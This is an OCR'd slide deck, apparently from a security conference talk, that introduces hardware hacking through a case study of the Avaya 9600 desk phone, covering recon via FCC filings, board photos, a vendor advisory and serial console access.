

INTRODUCTION TO HARDWARE HACKING

HOW YOU TOO CAN FIND A DECADE OLD BUG IN WIDELY DEPLOYED DEVICES

AVAYA 9600 DESKPHONE —A CASE STUDY

WHO AM I ?

- Philippe Laulheret
- Senior Security Researcher For McAfee's Advanced Threat Research
- @phLaul
- 2 years Embedded Security, 4 years C++ dev



WHY SHOULD YOU CARE ABOUT HARDWARE HACKING?

AVAYA
9600 SERIES IP DESKPHONE

- 2ND LARGEST VOIP SOLUTION PROVIDER
- 90% OF FORTUNE 100
- 9600 SERIES STARTED IN 2006, SOON EOL



SUMMARY: Avaya IP Deskphone H.323 6.5.0P (S9621_41HALBR6_5_0_0P-050814_V47) Software for the 9608/9608G/9611G/9621G/9641G

AVAYA IP DESKPHONE H.323 6.5 (S9621_41HALBR6_5_0_0P-050814_V47) SOFTWARE IS AVAILABLE ONLY TO US DEPARTMENT OF DEFENSE CUSTOMERS

PRIOR ART

- Lots of documentation about hardware hacking (see last slide for links)
  - Introduction to ARM
  - Hardware hacking Blogs (routers, IOT, …)
  - Accessible introduction to electronics (Adafruit, Sparkfun)
  - Embedded Capture The Flag
  - Hardware Hacking Village
  - …
- Red Balloon Security found 2 RCE in the same series of Phone
  - "stepping P3wns", RSA 2014

THE NEXT 40 MINUTES

- USE THE PHONE AS A SPRINGBOARD TO TALK ABOUT HARDWARE HACKING
- SHARE THE HOW, WHY, WHAT IF, FAILED ATTEMPTS, ETC.
- IF I CAN DO IT, SO CAN YOU!

Advisory Number	Title	Original Release Date	Last Revised Date
ASA-2019-128	H.323.Deskphone and IP Conference Phone DHCP security update (CVE-2011-0997 and CVE-2009-0692)	18 Jul 2019	18 Jul 2019

HOW DID THIS PROJECT START?

First Step: Recon

- If it has Radio (WIFI, Bluetooth,…) it will be on the FCC website



Figure 1: 9641GS Perspective view with Dimensions 230mm x 230mm x 35mm



Figure 2: 9641GS Front View



Figure 3: 9641GS Left Side View



Figure 8: 9641GS Primary side of Motherboard



Figure 6: 9641GS Top View







Figure 9: 9641GS Secondary side of motherboard (right).

Primary side of keyboard (left)

Source: https://fccid.io/TYM-9641GS (not our phone model, but part of the same 96xx series)


Tronson
VT-H4815SD
9641GS MB GEN0
700508912
SPEAKER
9641 CR KEYPAD BOARD ST
10379-2
48.6E402.021
ADE IN CHINA

First Step: Recon

- If it has Radio (WIFI, Bluetooth,…) it will be on the FCC website
- Find Online manuals, Marketing material, etc.

9.1.2 Open a Serial Connection:

1. For serial port connection it is required to obtain the Avaya Service Adapter, P/N 700504366. This adaptor includes a serial cable that connects the phone's Button Module port to a PC's USB port, which allows a serial console access to the phone.



Avaya Service Adapter


First Step: Recon

